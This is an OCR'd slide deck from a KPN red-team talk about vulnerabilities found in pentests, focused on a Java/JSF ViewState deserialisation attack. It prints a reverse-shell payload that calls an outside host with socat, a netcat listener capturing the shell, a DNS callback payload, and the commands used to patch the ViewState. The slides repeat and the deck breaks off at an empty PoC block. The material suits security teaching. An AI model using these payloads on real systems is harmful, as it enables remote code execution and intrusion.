# Hacking KPN: Lessons from the trenches

# Agenda

Who we are

What we're talking about

Deep-dive

End/~~Lunch~~Beer time ☺

# Who we are

Royal Dutch Telecom (KPN) based in Amsterdam, The Netherlands

**Bouke van Laethem**

- Senior Pentester with KPN REDteam
- Pentesting since 2007
- Enjoys archery
- The first rule of crossfit: Did I mention I do crossfit?

**Jeremy Goldstein**

- Team Lead of the KPN REDteam
- Pentesting since 2005
- Likes computers
- Likes beer

# What we do

# Where we do it

Oh, and we're hiring ;-)

# KPN CISO

To be reliable, secure and trusted by customers, partners and society

# KPN CISO

My shizzles, lets stop that fucking shit from happening again!*

* KPN got hacked in 2012

# STRATPOL


## Maintain the KPN Security Policy

(github.com/KPN-CISO/kpn-security-policy)

(Did we mention they're hiring?)

# STRATPOL

https://itunes.apple.com/us/app/kpn-ciso/id1122223795



# REDteam

## Penetration testing/ Redteaming

KPN-CISO

@_SectorC

 redteamsays.no

(Did we mention we're hiring?)

# KPN-CERT

Incidents, forensics, threat intel

(Responsible disclosures: cert@kpn-cert.nl)

(Did we mention they're hiring as well?)

# Senior Security Officers

CISO ad-interim consultancy

Intimidate vendors/ third parties into delivering secure services

(You guessed it: they're hiring!)

# What we're talking about

Discuss 3 interesting (and different) vulnerabilities discovered during KPN pentests

Touch on how we handle security at KPN

Talk about lessons we've learned from finding these vulnerabilities

# Why?

# Java Deserialisation Really? There?!?!?


CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H (10.0)

# Short history of Java Deserialisation bugs

- Been around for a long time
- In early 2015 Gabriel Lawrence (@gebl) and Chris Frohoff (@frohoff) presented 'Marshalling Pickels'
- Released ysoserial
- In late 2015 FoxGloveSecurity released exploits for multiple Java projects

# Background

# What we tested



# Which was actually this

# That was pretty boring but...

```
  </div>
  <input type="hidden" name="org.apache.myfaces.trinidad.faces.FORM" v
  <input type="hidden" name="                                        ">
  <input type="hidden" name="javax.faces.ViewState"
e="H4sIAAAAAAAAAH1VTWwcNRT2bv                    TdkpM2m2k3TOqj
GlolawS7xK/j+doqtRVqP1GgODFtj3B8gM29gPvUV/i8tchos8y5Uqh/tcqcatWGAO4OO/
3Y8s/dqAOC91n6wJUaOx5RL4yg/pcTpwZYisuLNSrGhB+g7tOFPwLz4unTVa7mzl9jD5Uo
FgBqMaU3vXYfOaiRQa3C4ocVawYHZDofsnLzC/yKVcENR3ZFxE2WKjCb/IbeLSzT+Hl7eO
SxQhYoKWaPi5e+/eOG9rVtzWZQtol7bJVKWiNeCOyfBxzFrFBqLE8D4ZIUCSJddITWXTsV
vWOcepCLZwcU6rZdBl7twGJLPOR1FBBhGfqYunhRB1GItJpJUDLLC9yOLz+vPfz4dx/GKv
LEy2uQvNgCQIgcWzHAJeHwqa4omfnzORL1I/X7R9+EMETpDioRO8l/OakTpiC6tfToLAHU
  <script type="text/javascript">function _f1Validator(f,s){return _va
  <script type="text/javascript">_submitFormCheck();</script>
</form>
bo
--  Created by Apache Trinidad (Apache MyFaces Trinidad API  2.12.7.4
ml>
```

# That led us to

http://www.synacktiv.com/ressources/JSF_ViewState_InYourFace.pdf

SYNACKTIV
DIGITAL SECURITY

## JSF ViewState upside-down

*JSF implementations are often used in J2EE applications. JSF uses ViewStates which have already been discussed for cryptographic weaknesses like with the oracle padding attack **[PADDING]**. ViewStates have also been abused to create client side attacks like Cross-Site Scripting **[XSS]**. But as shown in this research, they can also be used to perform much more dangerous attacks on web applications.*

# Which included... RCE!

```
#{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80
exec:/bin/sh,pty,stderr,setsid,sigint,sane')
```

# Which included... RCE!

```
#{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80
exec:/bin/sh,pty,stderr,setsid,sigint,sane')
```

```
$> ./inyourface.sh -rawpatch 441 465 /tmp/payload.txt -outfile /tmp/patched.txt
/tmp/viewstate.txt
```

# Which included... RCE!

```
#{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80
exec:/bin/sh,pty,stderr,setsid,sigint,sane')
```

```
$> ./inyourface.sh -rawpatch 441 465 /tmp/payload.txt -outfile /tmp/patched.txt
/tmp/viewstate.txt
```

```
[instance 0x7e000f: 0x7e000e/org.apache.el.ValueExpressionImpl
  s_offset: 387 / e_offset: 655
  object annotations:
    org.apache.el.ValueExpressionImpl
        [blockdata from 441 to 652: 210 bytes]
           raw: \xd2\x00\xbe\x23[...]\2e\x4f\x62\x6a\x65\x63\x74
           from 442 to 632: 190 bytes:
#{request.getClass().getClassLoader().loadClass('java.lang.Runtime').getDeclaredMethods()
[6].invoke(null).exec('socat TCP-CONNECT:pentest.synacktiv.com:80
exec:/bin/sh,pty,stderr,setsid,sigint,sane')}
           from 634 to 650: 16 bytes: java.lang.Object

  field data:
    0x7e000c/javax.el.Expression:
    0x7e000b/javax.el.ValueExpression:
]
```


# Profit!

```
$> nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [victim.com] port 80 [tcp/*] accepted (family 2, sport 35627)
/bin/sh: 0: can't access tty; job control turned off
$ id
id
uid=1008(tomcat) gid=1008(tomcat)
```

# Profit!

```
$> nc -vlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [victim.com] port 80 [tcp/*] accepted (family 2, sport 35627)
/bin/sh: 0: can't access tty; job control turned off
$ id
id
uid=1008(tomcat) gid=1008(tomcat)
```

# Not so fast


I GOT 99
PROBLEMS
AND THE BINARY FORMAT OF
PAYLOAD.TXT IS ONLY ONE OF
THEM
memegenerator.net

# Solutions

## 1. Submitting the form

```
<input type="submit" value="ClickMe">
```

# Solutions

## 1. Submitting the form

```
<input type="submit" value="ClickMe">
```


## 2. Finding a ValueExpressionImpl object

There happened to be three!

```
$ ./inyourface.sh viewstate.txt | grep ValueExpressionImpl
```

# Solutions

## 3. Formatting payload.txt




| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | A8 | 00 | 94 | 23 | 7B | 72 | 65 | 71 | 75 | 65 | 73 | 74 | 2E | 67 | 65 | 74 | ¨.”#{request.get |
| 00000010 | 43 | 6C | 61 | 73 | 73 | 28 | 29 | 2E | 67 | 65 | 74 | 43 | 6C | 61 | 73 | 73 | Class().getClass |
| 00000020 | 4C | 6F | 61 | 64 | 65 | 72 | 28 | 29 | 2E | 6C | 6F | 61 | 64 | 43 | 6C | 61 | Loader().loadCla |
| 00000030 | 73 | 73 | 28 | 27 | 6A | 61 | 76 | 61 | 2E | 6C | 61 | 6E | 67 | 2E | 52 | 75 | ss('java.lang.Ru |
| 00000040 | 6E | 74 | 69 | 6D | 65 | 27 | 29 | 2E | 67 | 65 | 74 | 44 | 65 | 63 | 6C | 61 | ntime').getDecla |
| 00000050 | 72 | 65 | 64 | 4D | 65 | 74 | 68 | 6F | 64 | 73 | 28 | 29 | 5B | 36 | 5D | 2E | redMethods()[6]. |
| 00000060 | 69 | 6E | 76 | 6F | 6B | 65 | 28 | 6E | 75 | 6C | 6C | 29 | 2E | 65 | 78 | 65 | invoke(null).exe |
| 00000070 | 63 | 28 | 27 | 6E | 73 | 6C | 6F | 6F | 6B | 75 | 70 | 20 | 70 | 77 | 6E | 65 | c('nslookup pwne |
| 00000080 | 64 | 2E | 62 | 6C | 61 | 2E | 6C | 72 | 77 | 78 | 72 | 77 | 78 | 72 | 77 | 78 | d.bla.lrwxrwxrwx |
| 00000090 | 2E | 63 | 6F | 6D | 27 | 29 | 7D | 00 | 10 | 6A | 61 | 76 | 61 | 2E | 6C | 61 | .com')}..java.la |
| 000000A0 | 6E | 67 | 2E | 4F | 62 | 6A | 65 | 63 | 74 | | | | | | | | ng.Object |

ffset: 1 | Block: 1-A8 | Length: A8 | | Overwrite

\xA8(total_size)

# Solutions

## 3. Formatting payload.txt




| Offset (h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | A8 | 00 | 94 | 23 | 7B | 72 | 65 | 71 | 75 | 65 | 73 | 74 | 2E | 67 | 65 | 74 | ¨.”#{request.get |
| 00000010 | 43 | 6C | 61 | 73 | 73 | 28 | 29 | 2E | 67 | 65 | 74 | 43 | 6C | 61 | 73 | 73 | Class().getClass |
| 00000020 | 4C | 6F | 61 | 64 | 65 | 72 | 28 | 29 | 2E | 6C | 6F | 61 | 64 | 43 | 6C | 61 | Loader().loadCla |
| 00000030 | 73 | 73 | 28 | 27 | 6A | 61 | 76 | 61 | 2E | 6C | 61 | 6E | 67 | 2E | 52 | 75 | ss('java.lang.Ru |
| 00000040 | 6E | 74 | 69 | 6D | 65 | 27 | 29 | 2E | 67 | 65 | 74 | 44 | 65 | 63 | 6C | 61 | ntime').getDecla |
| 00000050 | 72 | 65 | 64 | 4D | 65 | 74 | 68 | 6F | 64 | 73 | 28 | 29 | 5B | 36 | 5D | 2E | redMethods()[6]. |
| 00000060 | 69 | 6E | 76 | 6F | 6B | 65 | 28 | 6E | 75 | 6C | 6C | 29 | 2E | 65 | 78 | 65 | invoke(null).exe |
| 00000070 | 63 | 28 | 27 | 6E | 73 | 6C | 6F | 6F | 6B | 75 | 70 | 20 | 70 | 77 | 6E | 65 | c('nslookup pwne |
| 00000080 | 64 | 2E | 62 | 6C | 61 | 2E | 6C | 72 | 77 | 78 | 72 | 77 | 78 | 72 | 77 | 78 | d.bla.lrwxrwxrwx |
| 00000090 | 2E | 63 | 6F | 6D | 27 | 29 | 7D | 00 | 10 | 6A | 61 | 76 | 61 | 2E | 6C | 61 | .com')}..java.la |
| 000000A0 | 6E | 67 | 2E | 4F | 62 | 6A | 65 | 63 | 74 | | | | | | | | ng.Object |

ffset: 3 | Block: 3-96 | Length: 94 | | Overwrite

\xA8(total_size) + \x00 + \x94(object_size) + #{request.getClass...

# Solutions

## 3. Formatting payload.txt



| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | A8 | 00 | 94 | 23 | 7B | 72 | 65 | 71 | 75 | 65 | 73 | 74 | 2E | 67 | 65 | 74 | ¨.”#{request.get |
| 00000010 | 43 | 6C | 61 | 73 | 73 | 28 | 29 | 2E | 67 | 65 | 74 | 43 | 6C | 61 | 73 | 73 | Class().getClass |
| 00000020 | 4C | 6F | 61 | 64 | 65 | 72 | 28 | 29 | 2E | 6C | 6F | 61 | 64 | 43 | 6C | 61 | Loader().loadCla |
| 00000030 | 73 | 73 | 28 | 27 | 6A | 61 | 76 | 61 | 2E | 6C | 61 | 6E | 67 | 2E | 52 | 75 | ss('java.lang.Ru |
| 00000040 | 6E | 74 | 69 | 6D | 65 | 27 | 29 | 2E | 67 | 65 | 74 | 44 | 65 | 63 | 6C | 61 | ntime').getDecla |
| 00000050 | 72 | 65 | 64 | 4D | 65 | 74 | 68 | 6F | 64 | 73 | 28 | 29 | 5B | 36 | 5D | 2E | redMethods()[6]. |
| 00000060 | 69 | 6E | 76 | 6F | 6B | 65 | 28 | 6E | 75 | 6C | 6C | 29 | 2E | 65 | 78 | 65 | invoke(null).exe |
| 00000070 | 63 | 28 | 27 | 6E | 73 | 6C | 6F | 6F | 6B | 75 | 70 | 20 | 70 | 77 | 6E | 65 | c('nslookup pwne |
| 00000080 | 64 | 2E | 62 | 6C | 61 | 2E | 6C | 72 | 77 | 78 | 72 | 77 | 78 | 72 | 77 | 78 | d.bla.lrwxrwxrwx |
| 00000090 | 2E | 63 | 6F | 6D | 27 | 29 | 7D | 00 | 10 | 6A | 61 | 76 | 61 | 2E | 6C | 61 | .com')}..java.la |
| 000000A0 | 6E | 67 | 2E | 4F | 62 | 6A | 65 | 63 | 74 | | | | | | | | ng.Object |

| fset: 99 | Block: 99-A8 | Length: 10 | | Overwrite |
|---|---|---|---|---|

\xA8(total_size) + \x00 + \x94(object_size) + #{request.getClass... + \x00 + \x10(object_type_size) + java.lang.Object

# Put it all together

```
$ ./inyourface.sh -rawpatch 1570 1643 payload.txt viewstate.txt \
 -outfile pwned-viewstate.txt
```

# Put it all together

```
$ ./inyourface.sh -rawpatch 1570 1643 payload.txt viewstate.txt \
 -outfile pwned-viewstate.txt
```

- Post the pwned-viewstate.txt as javax.faces.ViewState postdata

# Put it all together


```
$ ./inyourface.sh -rawpatch 1570 1643 payload.txt viewstate.txt \
 -outfile pwned-viewstate.txt
```

- Post the pwned-viewstate.txt as javax.faces.ViewState postdata

- And...



FAIL

# What next?




Straight up Java Deserialisation exploit - Frohoff and Lawrence style

# Again Problems



"9 times out of 10 you don't get out of the cloud"

# PoC


```
